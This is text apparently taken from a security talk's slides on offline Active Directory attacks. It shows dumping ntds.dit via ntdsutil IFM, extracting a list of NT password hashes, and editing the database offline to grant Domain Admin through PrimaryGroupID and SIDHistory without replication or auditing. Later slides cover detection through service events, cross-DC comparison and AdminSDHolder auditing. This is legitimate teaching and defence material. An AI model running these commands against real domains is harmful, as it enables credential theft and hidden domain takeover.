C:\Windows\system32\ntdsutil.exe: act inst NTDS
Active instance set to "NTDS".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: Create Sysvol Full C:\IFM
Creating snapshot...
Snapshot set {c05eb4b4-b673-4142-8f39-2c1ff01bf483} generated successfully.
Snapshot {bbf4ff1e-94d5-46cb-bccd-48d3c9f2b9d0} mounted as C:\$SNAP_201909031249_VOLUMECS\
Snapshot {bbf4ff1e-94d5-46cb-bccd-48d3c9f2b9d0} is already mounted.
Snapshot {bbf4ff1e-94d5-46cb-bccd-48d3c9f2b9d0} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201909031249_VOLUMECS\Windows\NTDS\ntds.dit
    Target Database: C:\IFM\Active Directory\ntds.dit

          Defragmentation  Status (% complete)

    0    10    20    30    40    50    60    70    80    90   100
    |----|----|----|----|----|----|----|----|----|----|
    .....

Copying registry files...
Copying C:\IFM\registry\SYSTEM
Copying C:\IFM\registry\SECURITY
Copying SYSVOL...
Copying C:\IFM\SYSVOL
```


Extract HashCat Compatible Hashes from IFM

```
PS C:\> Get-ADDBAccount -DBPath 'c:\IFM\Active Directory\ntds.dit'  
>> -ALL -BootKey $BootKey |  
>> Format-Custom -view HashCatNT  
>>
```

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Guest:

```
krbtgt:f7686f9697a18657104bc23f74301761  
Administrator:1eac8c9e07aeaa9c4587030764c81401  
admBBrooks:0588072115579a617a609802bdbf69d5  
admECooper:b5c1149c4846c8d485bacf5c3dd82740  
admACarter:a5cb0554f4e8e5780386f0add65b2ca7  
HPSIM:7168f9ff609f6f06b7ec2400872de085  
admRHenderson:2c9c8c3ae8d37a227221b13591b63ca9  
admELewis:1982dd2e103792bc25d835636094c775  
SCCMsvc:1f4e34d9528ae12aa056181a0e6d132c  
admLNelson:2a299b42640002b49b694abd3a5c4b09  
Beta18_svc:4104fbef4f3bc2337791efb2cb2ad64d  
Delta18_svc:073d5d39a8d2acebd02836a198a416c8  
Gamma26_svc:4aff90555435d206ea622e06daab2d3e  
Gamma13_svc:42c798a41da8e60be603c1c2ce135e85  
Alpha33_svc:dd46728e9f1e8bf402289f5a627d878d  
Gamma21_svc:5a519bf07ab8cc8f5b5a85792f0a0099  
Alpha21_svc:acc912a349de6083075b31315e8ad523  
Brightmailsvc:22990bf8fc27f8444217109d9511d6c9  
msMOM:ca9e6a95461c7fa7957bb801e1753adc  
hdfsusageSRV43_svc:1753627aedbc24e47fc987bf00eee0b2  
Hyperv-Host1-vmtoolsd:1f50-00244-156250b1-fb756-71-d17b
```

Check Primary Group ID on Account

```
PS C:\> get-aduser 'bobafett' -prop primarygroupid

DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName        : Boba
Name             : Boba Fett
ObjectClass      : user
ObjectGUID       : 58d8ac05-6abc-46b8-8b51-90062367080e
primarygroupid    : 513
SamAccountName    : BobaFett
SID              : S-1-5-21-1464781628-4228599274-2308228173-1711
Surname          : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD

```
PS C:\> stop-service ntds -Force  
  
PS C:\> Set-ADDBPrimaryGroup -SamAccountName Bobafett `   
-PrimaryGroupId 512 `   
-DatabasePath 'C:\windows\ntds\ntds.dit'  
  
PS C:\> start-service ntds
```

<https://www.dsinternals.com>

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Account Now Has a New PrimaryGroupID (Domain Users, 513 -> Domain Admins, 512)

```
PS C:\> get-aduser 'bobafett' -prop primarygroupid
```

```
DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName        : Boba
Name             : Boba Fett
ObjectClass      : user
ObjectGUID       : 58d8ac05-6abc-46b8-8b51-90062367080e
primarygroupid    : 512
SamAccountName   : BobaFett
SID              : S-1-5-21-1464781628-4228599274-2308228173-1711
Surname          : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Get Account SIDHistory

```
PS C:\> get-aduser 'bobafett' -prop sidhistory
```

```
DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName        : Boba
Name             : Boba Fett
ObjectClass      : user
ObjectGUID       : 58d8ac05-6abc-46b8-8b51-90062367080e
SamAccountName   : BobaFett
SID              : S-1-5-21-1464781628-4228599274-2308228173-1711
SIDHistory       : {}
Surname          : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD

```
PS C:\> stop-service ntds -Force

PS C:\> (Get-ADDBDomainController -DatabasePath 'C:\windows\NTDS\ntds.dit').DomainSid.value
S-1-5-21-1464781628-4228599274-2308228173

PS C:\> Add-ADBSidHistory -SamAccountName Bobafett -DatabasePath 'C:\windows\NTDS\ntds.dit' `
-SidHistory S-1-5-21-1464781628-4228599274-2308228173-500,
S-1-5-21-1464781628-4228599274-2308228173-512,
S-1-5-21-1464781628-4228599274-2308228173-519

PS C:\> start-service ntds
```

<https://www.dsinternals.com>

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf



Account Now Has New SIDHistory Entries (Administrator, Domain Admins, Enterprise Admins)

```
PS C:\> get-aduser 'bobafett' -prop sidhistory
```

```
DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName        : Boba
Name             : Boba Fett
ObjectClass      : user
ObjectGUID       : 58d8ac05-6abc-46b8-8b51-90062367080e
SamAccountName   : BobaFett
SID              : S-1-5-21-1464781628-4228599274-2308228173-1711
```

```
SIDHistory       : {S-1-5-21-1464781628-4228599274-2308228173-519, S-1-5-21-1464781628-4228599274-2308228173-512, S-1-5-21-1464781628-4228599274-2308228173-500}
```

```
Surname          : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Get Account Properties

```
PS C:\Windows\system32> [string]$DomainSID = (Get-ADDomain prod.trimarcresearch.com).DomainSid.Value  
PS C:\Windows\system32> [string]$DomainAdminsSID = $DomainSID + '-512'  
PS C:\Windows\system32> $EnterpriseAdminsSID = (Get-ADGroup 'Enterprise Admins' -Server TRDC01).SID.Value
```

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID  
  
DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com  
Enabled           : True  
GivenName        : Jango  
Name             : Jango Fett  
ObjectClass      : user  
ObjectGUID       : 5ee2d3e8-a617-4887-827b-b99f58e9e735  
PrimaryGroupID   : 513  
SamAccountName    : JangoFett  
SID              : S-1-5-21-360306307-1310530514-1976043341-1557  
SIDHistory       : {}  
Surname          : Fett  
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD on TRDDC22

```
PS C:\Windows\system32> Stop-service NTDS -force
```

```
PS C:\Windows\system32>
```

```
Add-ADDSidHistory -SamAccountName JangoFett `
-DatabasePath 'c:\Windows\NTDS\ntds.dit' `
-SidHistory $DomainSID,$EnterpriseAdminsSID `
-SkipMetaUpdate
```

```
PS C:\Windows\system32>
```

```
Set-ADDBPrimaryGroup -SamAccountName JangoFett `
-PrimaryGroupId 512 `
-DatabasePath 'c:\Windows\NTDS\ntds.dit' `
-SkipMetaUpdate
```

```
PS C:\Windows\system32>
```

```
Start-service ntds
```

```
WARNING: Waiting for service 'Active Directory Domain Services (ntds)' to start...
```


Check Account Properties on TRDC21

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID -server TRDC21.pr
```

```
DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName        : Jango
Name             : Jango Fett
ObjectClass      : user
ObjectGUID       : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID   : 513
SamAccountName   : JangoFett
SID              : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory       : {}
Surname          : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```

Check Account Properties on TRDC22

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID -server TRDC22.prod.trimarcresearch.com

DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName        : Jango
Name             : Jango Fett
ObjectClass      : user
ObjectGUID       : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID   : 512
SamAccountName   : JangoFett
SID              : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory       : {S-1-5-21-3969250362-2045015554-3998960548-519, S-1-5-21-360306307-1310530514-1976043341}
Surname          : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```

Offline Access to AD Database (NTDS.dit)

- Access to the AD database in DC storage = AD modification.
- Stopping the AD service on a DC provides ability to modify the AD database – without AD security auditing.
- Direct modification of the AD database = no AD auditing.
- AD database modification can set the change to not replicate from the single DC.

Detection of Offline DIT Modification

- There is none.
- Well, not exactly.
- Monitor for NTDS service stop/start events.
- Monitoring for replication from previously offline DCs may be possible.
- Blue Team privileged group enumeration now requires targeting all DCs and comparing results

General Details

The Active Directory Domain Services service entered the stopped state.

Service Control Manager

Active Directory Domain Services service entered the running state.

Log Name:	System	Logged:	9/8/2019 12:53:38 AM
Source:	Service Control Manager	Task Category:	None
Event ID:	7036	Keywords:	Classic
Level:	Information	Computer:	AcmeIADC01.theacme.io
User:	N/A		
OpCode:	Info		
More Information:	Event Log Online Help		

Service Control Manager	Logged:	9/8/2019 12:53:48 AM	
Event ID:	7036	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	AcmeIADC01.theacme.io
OpCode:	Info		
More Information:	Event Log Online Help		


Check for “DC Isolation Backdoor”

- Check all DCs in a domain for accounts SIDHistory & PrimaryGroupID not equal to “513” (Domain Users).
- Compare the counts. They should match across all DCs in the same domain.
- If not, you have a problem...

Domain	DC	AccountsWithSIDHistoryCount	AccountsWithAltPrimaryGroupIDCount
-----	--	-----	-----
trimarcresearch.com	TRDC01.trimarcresearch.com	0	1
lab.trimarcresearch.com	TRDC11.lab.trimarcresearch.com	1	2
prod.trimarcresearch.com	TRDC21.prod.trimarcresearch.com	0	1
prod.trimarcresearch.com	TRDC22.prod.trimarcresearch.com	1	2

Detecting Active Directory Recon


Configure DC Auditing – Object Access (4662)



The screenshot displays the Windows Advanced Audit Policy Configuration console. The left pane shows the 'Audit Policies' tree with 'DS Access' selected. The right pane shows a table of subcategories and their audit event status.

Subcategory	Audit Events
Audit Detailed Directory Service Replication	Not Configured
Audit Directory Service Access	Success
Audit Directory Service Changes	Not Configured
Audit Directory Service Replication	Not Configured

Advanced Mode Activate!





For special permissions or advanced settings, click Advanced.

Advanced



Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.
- This applies to all privileged accounts/groups (after about 60 mins).



Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object (10 mins).
- This app



Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.
- This applies to all privileged accounts/groups (after about 60 mins).

The screenshot shows the 'Auditing Entry for AdminSDHolder' configuration window. It is divided into two main sections: 'Permissions' and 'Properties'.

Permissions:

- Principal:** Everyone [Select a principal](#)
- Type:** Success
- Applies to:** This object only

Permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Create msDS-ManagedServiceAccount objects
<input checked="" type="checkbox"/> List contents	<input type="checkbox"/> Delete msDS-ManagedServiceAccount objects
<input checked="" type="checkbox"/> Read all properties	<input type="checkbox"/> Create msDS-PasswordSettingsContainer objects
<input checked="" type="checkbox"/> Write all properties	<input type="checkbox"/> Delete msDS-PasswordSettingsContainer objects
<input type="checkbox"/> Delete	<input type="checkbox"/> Create msDS-ResourceProperties objects
<input type="checkbox"/> Delete subtree	<input type="checkbox"/> Delete msDS-ResourceProperties objects
<input checked="" type="checkbox"/> Read permissions	<input type="checkbox"/> Create msDS-ResourcePropertyList objects
<input checked="" type="checkbox"/> Modify permissions	<input type="checkbox"/> Delete msDS-ResourcePropertyList objects
<input checked="" type="checkbox"/> Modify owner	<input type="checkbox"/> Create msDS-ValueType objects
<input checked="" type="checkbox"/> All validated writes	<input type="checkbox"/> Delete msDS-ValueType objects

Properties:

<input checked="" type="checkbox"/> Read all properties	<input checked="" type="checkbox"/> Read msDS-NC-RO-
<input checked="" type="checkbox"/> Write all properties	<input checked="" type="checkbox"/> Read msDS-NcType
<input type="checkbox"/> Delete aCSResourceLimits objects	<input type="checkbox"/> Delete msKds-PrivRootKey objects

Principal: Everyone [Select a principal](#)

Type: Success

Applies to: This object and all descendant objects

Permissions:

- ☐ Full control
- ☒ List contents
- ☒ List object
- ☒ Read all properties
- ☒ Write all properties
- ☐ Delete
- ☐ Delete subtree
- ☒ Read permissions

- ☒ Modify permissions
- ☒ Modify owner
- ☐ All validated writes
- ☐ All extended rights
- ☐ Create all child objects
- ☐ Delete all child objects
- ☐ Add/remove self as member
- ☐ Send to

Properties:

- ☒ Read all properties
- ☒ Write all properties
- ☒ Read phone and mail options
- ☒ Write phone and mail options
- ☒ Read Description
- ☒ Write Description

- ☒ Read msDS-NCReplInboundNeighbors
- ☒ Write msDS-NCReplInboundNeighbors
- ☒ Read msDS-NCReplOutboundNeighbors
- ☒ Write msDS-NCReplOutboundNeighbors
- ☒ Read msDS-NC-RO-Replica-Locations-BL
- ☒ Read msDS-NcType

About 60
mins later...


```
PS C:\> Get-NetGroupMember "Domain Admins"
```

```
GroupDomain : theacme.io  
GroupName   : Domain Admins  
MemberDomain : theacme.io  
MemberName  : thrown  
MemberSID   : S-1-5-21-143179592-3749324205-2095737646-4101  
IsGroup     : False  
MemberDN    : CN=Thrown,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

```
GroupDomain : theacme.io  
GroupName   : Domain Admins  
MemberDomain : theacme.io  
MemberName  : sean  
MemberSID   : S-1-5-21-143179592-3749324205-2095737646-2601  
IsGroup     : False  
MemberDN    : CN=Sean,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

```
GroupDomain : theacme.io  
GroupName   : Domain Admins  
MemberDomain : theacme.io  
MemberName  : svcMOM  
MemberSID   : S-1-5-21-143179592-3749324205-2095737646-1133  
IsGroup     : False  
MemberDN    : CN=svcMOM,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

```
GroupDomain : theacme.io  
GroupName   : Domain Admins  
MemberDomain : theacme.io  
MemberName  : SecScan  
MemberSID   : S-1-5-21-143179592-3749324205-2095737646-1128  
IsGroup     : False  
MemberDN    : CN=SecScan,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

```
GroupDomain : theacme.io  
GroupName   : Domain Admins  
MemberDomain : theacme.io  
MemberName  : RMSAdmin  
MemberSID   : S-1-5-21-143179592-3749324205-2095737646-1123  
IsGroup     : False  
MemberDN    : CN=RMSAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```


Group Enumeration Event ID 4662

- **Security ID:** the account that performed the enumeration.
- **Object Name:** the distinguished name of the enumerated group.

Event Properties - Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject:

Security ID: ACME\JoeUser
Account Name: JoeUser
Account Domain: ACME
Logon ID: 0x264DD7

Object:

Object Server: DS
Object Type: group
